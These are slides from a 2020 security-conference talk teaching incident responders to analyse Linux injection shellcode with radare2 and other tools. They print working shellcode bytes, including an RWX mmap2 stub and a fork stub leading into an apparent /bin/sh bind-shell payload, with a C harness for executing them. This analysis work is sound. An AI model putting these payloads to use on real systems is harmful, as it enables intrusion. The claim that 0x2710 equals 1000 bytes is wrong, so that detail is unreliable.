ROOTCON Recovery Mode

Oct 10, 2020 16:45-17:30(GMT+8)

"A (deeper) diving into /bin/sh311c0d3.."

(shellcode advanced analysis for DFIR & professionals)

@unixfreaxjp

Cyber Emergency Center - LAC / LACERT

Analysis research material of malwaremustdie.org project

About me My weekly sport (for 30+ years now).

I found that security and my sport is parallel and a nice metaphor to each other,

..so I will present this talk with sharing several wisdom I learned in my practise.

1. Just another security folk on daily basis
   - Malware incident senior analyst at Forensics Group in Cyber Emergency Center of LAC/LACERT, Tokyo, Japan. (lac.co.jp), My specialty on RE is multi-platform cases.
   - Blog writer & co-founder of MalwareMustDie.org (MMD), est:2012
2. The community give-back efforts:
   - Linux threat / malware awareness sharing in MMD media.
   - Lecturer on national events: All Japan Security Camp, ICSCoE CISO trainings, DFIR & RE related workshops, etc.
   - Supporting open source security tools like: radare2, Tsurugi DFIR Linux OS & MISP (IoC posts & ICS taxonomy design), and in VirusTotal community for the ELF malware support.
3. Other activities:
   - FIRST.ORG's as IR activist at team LACERT, curator at CTI SIG, and Program Committee member, Hackathon participants, etc

What we are doing in the day work..

CYBER
EMERGENCY
CENTER

We support business continuity 24 hours a day, 365 days a year by providing emergency response services to our customers for any security related incidents using our deep forensic knowledge and network security expertise.

What I am doing after day work..

Red Zone

me & other blueteamers

Blue Zone

Our share-back cycle to raise Linux awareness

Balance between: Achievements, Sharing, Education and Regeneration

..in a simple words

PoC of what we've done for the community..

Just Google:
"MalwareMustDie"

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PoC of what we've done for the community..

Lecture & Talks contribution (condensed):

- 2012、2013 DEFCON Japan Speaker
- 2013、2014、2015: BOTCONF Program Committee & Speaker + BRUCON
- 2016、2017、2018、2019：AVTOKYO Workshops on Security Frameworks: Linux malware analysis, Radare2, Tsurugi Linux, MISP for ICS & VirusTotal
- 2017、2018、2019: All Japan Security Camp (Instructure)
- 2017、2018、2019: IPA ICSCoE CISO Global training (now:Cyber CREST)
- 2018-2020: FIRST.ORG's CTI SIG as Curator & Program Committee
- 2018 R2CON Unpackable Linux Binary Unpacking
- 2018 Hackers Paty Japan: The threat of IOT botnet this year
- 2018、2019 SECCON Workshops on DFIR & Binary Analysis (Instructure)
- 2019 HACK.LU Fileless infection & Linux Process Injection Speaker
- 2019 Proposal Initiator of MISP ICSTaxonomy）
- 2019 IotSecJP Introducing Shell Analysis on IOT and ICS devices
- 2020 R2CON Shellcode Basic (Speaker)

etc..

Chapters

"A (deeper) diving into /bin/sh311c0d3.."

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1. Introduction
2. Advance shellcode tricks on code injection
   - Memory map shellcode stub
   - Cloning shellcode stub
   - Using ESIL to deobfs asm
   - "Moar" tricks reference
3. Shellcode in memory forensics
   - Hot forensics vs Regen
   - Seek the artifacts on radare2
4. Tools for linux shellcode analysis
   - Radare2, gdb, Ghidra, IDA
   - Binutils (objdump, etc)
   - Cross-platform setup
5. Conclusion & reference
   - Conclusion in Q & A
   - Shellcode checklist
   - Shellcode in DFIR perspective
   - My playbook sharing for shellcode
   - Reference

Chapter one Introduction

"Now let's learn about how to make a stand.."

What this talk is all about (disclaimer)

1. I wrote this slide as a **blue-teamer** based on my know-how & experience in handling incidents on cyber intrusion involving shellcodes, as a share-back knowledge to fellow blue team folks in dealing with the subject on the rootcon.

2. The talk is meant to be a non-operational and non-attributive material, it is written to be as conceptual as possible; it contains basic methods for shellcode analysis in the shell platform.

3. The material is based on strictly cyber threat research we have conducted in MalwareMustDie organization, and there is no data nor information from speaker's profession or from other groups included in any of these slides.

Why Linux - why shellcode

1. Linux, now, is one of most influence OS that is so close to our lifeline.
2. Linux devices are everywhere, in the clouds, houses, offices, in vehicles. In the ground, in the air in in outer space.
   Linux is free and is an open source, and that is good. This is just its a flip side of this OS popularity..
3. Linux executable scheme are so varied in supporting many execution scenarios & when something bad happens the executable's detection ratio is not as good as Windows.
4. Linux operated devices, if taken over, can act as many adversaries scenarios: payload deliverable hosts, spy proxy, attack cushions, backdoor, attack C2, etc..
5. {Post} **Exploitation tools/frameworks attacks Linux platform too, shellcodes is having important roles.**

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About this talk & its sequels

1. I have planned a roadmap to share practical know-how on binary analysis in a series of talks, and executed them in a sequel events:

Year	**Event**	**Theme**	**Description**
2018	R2CON	Unpacking a non-unpackable	ELF custom packed binary dissection r2
2019	HACKLU	Fileless Malware and Linux Process Injection	Post exploitation today on Linux systems
2019	SECCON	Decompiling in NIX shells	Forensics & binary analysis w/shell tools
2020 (Spt)	**R2CON**	**Okay, so you don't like shellcode too?**	**Shellcode (part1 / beginner) For radare2 users**
2020 (Oct)	ROOTCON	A (deeper) diving into /bin/sh311c0d3..	Shellcode (part2 / advanced) Multiple tools used for vulnerability & exploit analysis

2. This year is the final part of shellcode talk sequels (in yellow), it's focusing on advance research, related to previous talks (in blue)

What we don't discuss in this slide..

1. **Basic of Shellcodes**

See:

"Okay, so you don't like Sh3llc0d3 too?"

r2con2020

What we don't discuss in this slide..

2. Process injection in Linux


See:

"Fileless malware & process injection in Linux"


hacklu2019

1. Background
2. Post exploitation in Linux
   - Concept, Supporting tools
3. Process injection in Linux
   - Concept, Supporting tools
   - Fileless method,
4. Components to make all of these possible
   - Frameworks: concept, specifics, examples
   - Components: Shellcodes, Privilege Escalating & Payloads
5. A concept in defending our boxes
   - Forensics perspective
   - IR and resource management model
6. Appendix

Slides references:



Talk video references:



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Where to start?

“..Start from the skillset that you’re good at.”

Chapter two Advance shellcode tricks

"First, free your mind.."

Chapter two Advance shellcode tricks

In the previous talks I explained about proces injection **to insert and execute shellcode**. Beforehand, again, WHAT IS CODE INJECTION?

1. Code injection at EIP/RIP address
   mostly using ptrace (or gdb or dbx etc) to control the process flow and to then to enumerate address to inject after state of injection is gained.
2. Shared library execution to inject code to memory
   uses LD_PRELOAD or dynamic loader functions to load share object
3. Code injection to address main() function of the process.
   bad point is, not every process started from main, some has preliminary execution too.
4. Using one of the ELF execution process (ELF Injection) techniques.
   ELF can be executed in many ways, it is "not memory injection", but can be forced to load something to memory, we don't discuss it now.
5. Inject the code into the stack
   i.e. buffer overflow, it's possible only if the stack area is executable.
6. Combination of above concepts and/or unknown new methods

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Chapter two Advance shellcode tricks

> Memory map shellcode stub for injection

ptrace() is useful to gain control for code injection state. *Shellcode* is the mostly used codes (hex) to inject, instead of ELF binary or SO library.

The most common usual techniques for shellcode injection via ptrace() is as follows:

PTRACE_PEEKTEXT	to backup predefined memory address
PTRACE_GETREGS	to backup ptrace() used registers
PTRACE_POKETEXT	to overwrite mmap2 shellcode w/ 0xcc
PTRACE_SETREGS	to start exec from overwritten address
PTRACE_CONT	to code execution
Execute wait()	to gain control back, by sending/receiving int3
PTRACE_GETREGS	to store back to new allocated memory

Chapter two Advance shellcode tricks

> Memory map shellcode stub for injection

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Execute wait()	to gain control back
PTRACE_GETREGS	to store back to nev

This is the mosy used part
in this type of injection,
We need to "know" it well

Chapter two Advance shellcode tricks

> Memory map shellcode stub for injection

In one incident we spotted this shellcode stored in the memory in x86_64 servers as a part of bigger shellcode stub. What is this code for?

```
31db            xor ebx, ebx
b910270000      mov ecx, 0x2710
ba07000000      mov edx, 7
be22000000      mov esi, 0x22
31ff            xor edi, edi
31ed            xor ebp, ebp
b8c0000000      mov eax, 0xc0
cd80            int 0x80
cc              int3
```

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Chapter two Advance shellcode tricks

> Memory map shellcode stub for injection

It's spotted in the running bogus process as one stub of other shellcode:

```
[0x7f092fcaa000]> s 0x0000000000400000; /x 31dbb91027 ; s 0x0000000000600000 ; /x 31dbb91027
Searching 5 bytes in [0x400000-0x401000]
hits: 1
Searching 5 bytes in [0x600000-0x601000]
hits: 1
0x00400880 hit3_0 31dbb91027
0x00600880 hit4_0 31dbb91027
[0x00600000]> pd 11 @ 0x00400880
            ;-- hit1_0:
            ;-- hit3_0:
            0x00400880      31db           xor ebx, ebx
            0x00400882      b910270000     mov ecx, 0x2710
            0x00400887      ba07000000     mov edx, 7
            0x0040088c      be22000000     mov esi, 0x22                ; '"' ; 34
            0x00400891      31ff           xor edi, edi
            0x00400893      31ed           xor ebp, ebp
            0x00400895      b8c0000000     mov eax, 0xc0                ; 192
            0x0040089a      cd80           int 0x80
            0x0040089c      cc             int3
            0x0040089d      0000           add byte [rax], al
            0x0040089f      004743         add byte [rdi + 0x43], al
```

Chapter two Advance shellcode tricks

> Memory map shellcode stub for injection

First step: REGEN. Put this back to a common wrapper for further analysis:

```
#include <stdio.h>

char shellcode[] =
"¥x31¥xdb"
"¥xb9¥x10¥x27¥x00¥x00"
"¥xba¥x07¥x00¥x00¥x00"
"¥xbe¥x22¥x00¥x00¥x00"
"¥x31¥xff"
"¥x31¥xed"
"¥xb8¥xc0¥x00¥x00¥x00"
"¥xcd¥x80"
"¥xcc";

int main(void) {
        (*(void(*)()) shellcode)();
        return 0;
}
```

Try to compile it with:

```
gcc -Wextra -Wno-unused-function -Wno-unused-variable -g -O0 -fno-stack-protector -z execstack ¥
  yourcode.c -o yourbin

// simplify the binary
// no stack protector
// not ablocking stack execution
```

Chapter two Advance shellcode tricks

> Memory map shellcode stub for injection

The purpose is to dynamically analyze the shellcode in any debugger:

```
- offset -       0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF
0x7ffea3b7e718  bc04 4000 0000 0000 0000 0000 0000 0000  ..@.............
0x7ffea3b7e728  ad1e 822b f87f 0000 0000 0000 0000 0000  ...+............
0x7ffea3b7e738  08e8 b7a3 fe7f 0000 0000 0000 0100 0000  ................
0x7ffea3b7e748  ac04 4000 0000 0000 0000 0000 0000 0000  ..@.............
 rax 0x00000000          rbx 0x00000000          rcx 0x00000000
 rdx 0x00600880           r8 0x7ff82bb8b300       r9 0x7ff82bb9e490
 r10 0x00000000          r11 0x7ff82b821db0      r12 0x004003a0
 r13 0x7ffea3b7e800      r14 0x00000000          r15 0x00000000
 rsi 0x7ffea3b7e808      rdi 0x00000001          rsp 0x7ffea3b7e718
 rbp 0x7ffea3b7e720      rip 0x00600880          rflags 1PZI
orax 0xffffffffffffffff
            ;-- shellcode:
            ;-- hit8_0:
            ;-- rdx:
            ;-- rip:
            ; DATA XREF from 0x004004b0 (sym.main)
            0x00600880      31db          xor ebx, ebx
            0x00600882      b910270000    mov ecx, 0x2710
            0x00600887      ba07000000    mov edx, 7
            0x0060088c      be22000000    mov esi, 0x22              ; '"' ; 34
            0x00600891      31ff          xor edi, edi
            0x00600893      31ed          xor ebp, ebp
            0x00600895      b8c0000000    mov eax, 0xc0              ; 192
            0x0060089a      cd80          int 0x80
            0x0060089c      cc            int3
            0x0060089d      0000          add byte [rax], al
            0x0060089f  ~   0000          add byte [rax], al
            ;-- section_end..data:
            ;-- section..bss:
```

Chapter two Advance shellcode tricks

> Memory map shellcode stub for injection

To trace the register to figure it out how it works:

```
xor ebx, ebx      ; zero-out the ebx ; rdi ; rdi
mov ecx, 0x2710   ; ECX holds buffer(mem) size is 0x2710 = 1000bytes
mov edx, 7        ; EDX holds arg for memory page permission -> 7 means RWX
mov esi, 0x22     ; '"' ; 34 ; ESI is arg for mem MAP type - value 0x22 means MAP_PRIVATE|MAP_ANON
xor edi, edi      ; zero-out EDI ; rdi ; rdi
xor ebp, ebp      ; zero-out EBP ; rdi ; rdi
mov eax, 0xc0     ; 192 ; set EAX to value for x86_32 syscall 0xc0 = 192 => meaning  mmap2()
int 0x80          ; call interrupt (svc0) to invoke syscall execution ; -1 = unknown ()
int3              ; call the trace/breakpoint interrupt after mmap2() executed
```

Chapter two Advance shellcode tricks
> Memory map shellcode stub for injection

These are the steps of how it works:

- The shellcode-stub was invoking linux syscall mmap2() to allocate a memory space with :
  - 1,000 bytes size
  - The allocated memory area is flagged as PRIVATE & ANONYMOUS, meaning: an independent space/process is created that can be used to execute any malicious code or to store any data.
  - The permission of the allocated memory area is on READ WRITE & EXECUTION permission, to support any kind of code execution or injection.
- mmap2(2) man page:
  "On success, mmap2() returns a pointer to the mapped area"

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Chapter two Advance shellcode tricks
> Memory map shellcode stub for injection

These are the steps of how it works:

- The shell ... cate a memory ...
  - 1,000 ...
  - The ... ANO ... is creat ... r to store ...
  - The ... WRIT ... code exec ...
- mmap2(2 ...
  "On success, mmap2() returns a pointer to the mapped area"

Elaborating mmap return pointer to the payload shellcode is enabling the execution of code under 1000 bytes

The decision to use mmap is because is the only way to get executable pages with write permissions in memory even with SELinux enabled.

This small shellcode is a preparation for next payload to be injected & execution.


What do we learn from this case?

OSINT is on!

Chapter two Advance shellcode tricks

> Memory map shellcode stub for injection

It seems a red teamer’s Github tool was used/abused to aim victims of the mentioned incident:



Chapter two Advance shellcode tricks

> Memory map shellcode stub for injection

POC:

https://github.com/aseemjakhar/jugaad/blob/master/shellcode.h

```c
#define _shellcode_h_

#ifdef __cplusplus
extern "C" {
#endif /* __cplusplus */

/*
 * The stub for mmap2 shellcode. The values of length, prot and flags is
 * updated in the stub to make the final customized payload.
 */
#define MMAP2_STUB          "\x31\xdb"                  \
                            "\xb9\x10\x27\x00\x00"      \
                            "\xba\x07\x00\x00\x00"      \
                            "\xbe\x22\x00\x00\x00"      \
                            "\x31\xff"                  \
                            "\x31\xed"                  \
                            "\xb8\xc0\x00\x00\x00"      \
                            "\xcd\x80"                  \
                            "\xcc"

/* Offsets into the stub shellcode for changing the values */
#define MMAP2_LEN_OFFSET      3
#define MMAP2_PROT_OFFSET     8
```

Chapter two Advance shellcode tricks

> Memory map shellcode stub for injection

[Another Research of the same vector]

The good improvement of this shellcode-stub mmap in C:

```
#include <stdio.h>
#include <string.h>
#include <sys/mman.h>
// originally coded by pancake
int payload(const char *buf, int len)
{
  unsigned char *ptr;
  int (*fun)();
  ptr = mmap(NULL, len, PROT_EXEC | PROT_READ | PROT_WRITE, MAP_ANONYMOUS | MAP_PRIVATE, -1, 0);
  if (ptr == NULL)
    return -1;
  fun = (int(*)(void))ptr;
  memcpy(ptr, buf, len);
  mprotect(ptr, len, PROT_READ | PROT_EXEC);
  return fun();
}
int main()
{
  unsigned char trap = 0xcc;
  return payload(&trap, 1);
}
```

This code is named / known back then as MMAP TRAMPOLINE (pancake, phrack Volume 0x0d, Issue 0x42)

Chapter two Advance shellcode tricks
> The case of shellcode clone-stub

1. Shellcode clone-stub is used as a stager loader to execute the real shellcode payload after the forking command is successfully executed.

2. Normally it will clone-stub shellcode will return to its parent, but in several incidents it was detected the clone-stub is killing the parent process (the shellcode loader/injector))when the forking is failed.

3. The alleged purpose for the clone-stub is for stealth code injection. Leaving the victim's blind on how the payload-shellcode has been injected.

4. The rest of the payload shellcode can be anything from a reverse shell, bindshell ,etc for further intrusion.

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Chapter two Advance shellcode tricks
> The case of shellcode clone-stub

This is how it looks like in the real incidents we recorded:

```
0x7ffff7ff6fd0  ffff ffff ffff ffff ffff ffff ffff ffff  ................
0x7ffff7ff6fe0  ffff ffff ffff ffff ffff ffff ffff ffff  ................
0x7ffff7ff6ff0  ffff ffff ffff ffff ffff ffff ffff ffff  ................
                /map.unk2.rwx
0x7ffff7ff7000  6a39 580f 0548 31ff 4839 f874 0c6a 3e58  j9X..H1.H9.t.j>X
0x7ffff7ff7010  4889 f76a 0c5e 0f05 c390 9031 c031 db31  H..j.^.....1.1.1
0x7ffff7ff7020  d2b0 0189 c6fe c089 c7b2 06b0 290f 0593  ............)...
0x7ffff7ff7030  4831 c050 6802 0111 5c88 4424 0148 89e6  H1.Ph...\.D$.H..
0x7ffff7ff7040  b210 89df b031 0f05 b005 89c6 89df b032  .....1.........2
                                                /rip
0x7ffff7ff7050  0f05 31d2 31f6 89df b02b 0f05 89c7 4831  ..1.1....+....H1
0x7ffff7ff7060  c089 c6b0 210f 05fe c089 c6b0 210f 05fe  ....!.......!...
0x7ffff7ff7070  c089 c6b0 210f 0548 31d2 48bb ff2f 6269  ....!..H1.H../bi
0x7ffff7ff7080  6e2f 7368 48c1 eb08 5348 89e7 4831 c050  n/shH...SH..H1.P
0x7ffff7ff7090  5748 89e6 b03b 0f05 505f b03c 0f05 0000  WH...;..P_.<....
0x7ffff7ff70a0  0000 0000 0000 0000 0000 0000 0000 0000  ................
0x7ffff7ff70b0  0000 0000 0000 0000 0000 0000 0000 0000  ................
0x7ffff7ff70c0  0000 0000 0000 0000 0000 0000 0000 0000  ................
```

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Chapter two Advance shellcode tricks
> The case of shellcode clone-stub

```
          ;-- hit0_0:
          ;-- stubbing:
          0x006025a0      6a39          push 0x39                    ; '9' ; 57
          0x006025a2      58            pop rax
          0x006025a3      0f05          syscall
          0x006025a5      4831ff        xor rdi, rdi
          0x006025a8      4839f8        cmp rax, rdi
      ,=< 0x006025ab      740c          je 0x6025b9                  ;[1]
      |   0x006025ad      6a3e          push 0x3e                    ; '>' ; 62
      |   0x006025af      58            pop rax
      |   0x006025b0      4889f7        mov rdi, rsi
      |   0x006025b3      6a0c          push 0xc                     ; 12
      |   0x006025b5      5e            pop rsi
      |   0x006025b6      0f05          syscall
      |   0x006025b8      c3            ret
      `-> 0x006025b9      0000          add byte [rax], al
          0x006025bb      0000          add byte [rax], al
          0x006025bd      0000          add byte [rax], al
          0x006025bf      00909031c031  add byte [rax + 0x31c03190], dl
```

Clone_stub

Real payload

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Chapter two Advance shellcode tricks
> The case of shellcode clone-stub

```
/ (fcn) stubbbing 0    ( disassembly in x86_64 )
|   stubbbing ();
|           ; DATA XREF from 0x00400db5 (fcn.00400d94)
|           ; DATA XREF from 0x00400e1c (fcn.00400d94)
|           0x006025a0      6a39          push 0x39          syscall 0x39 = fork
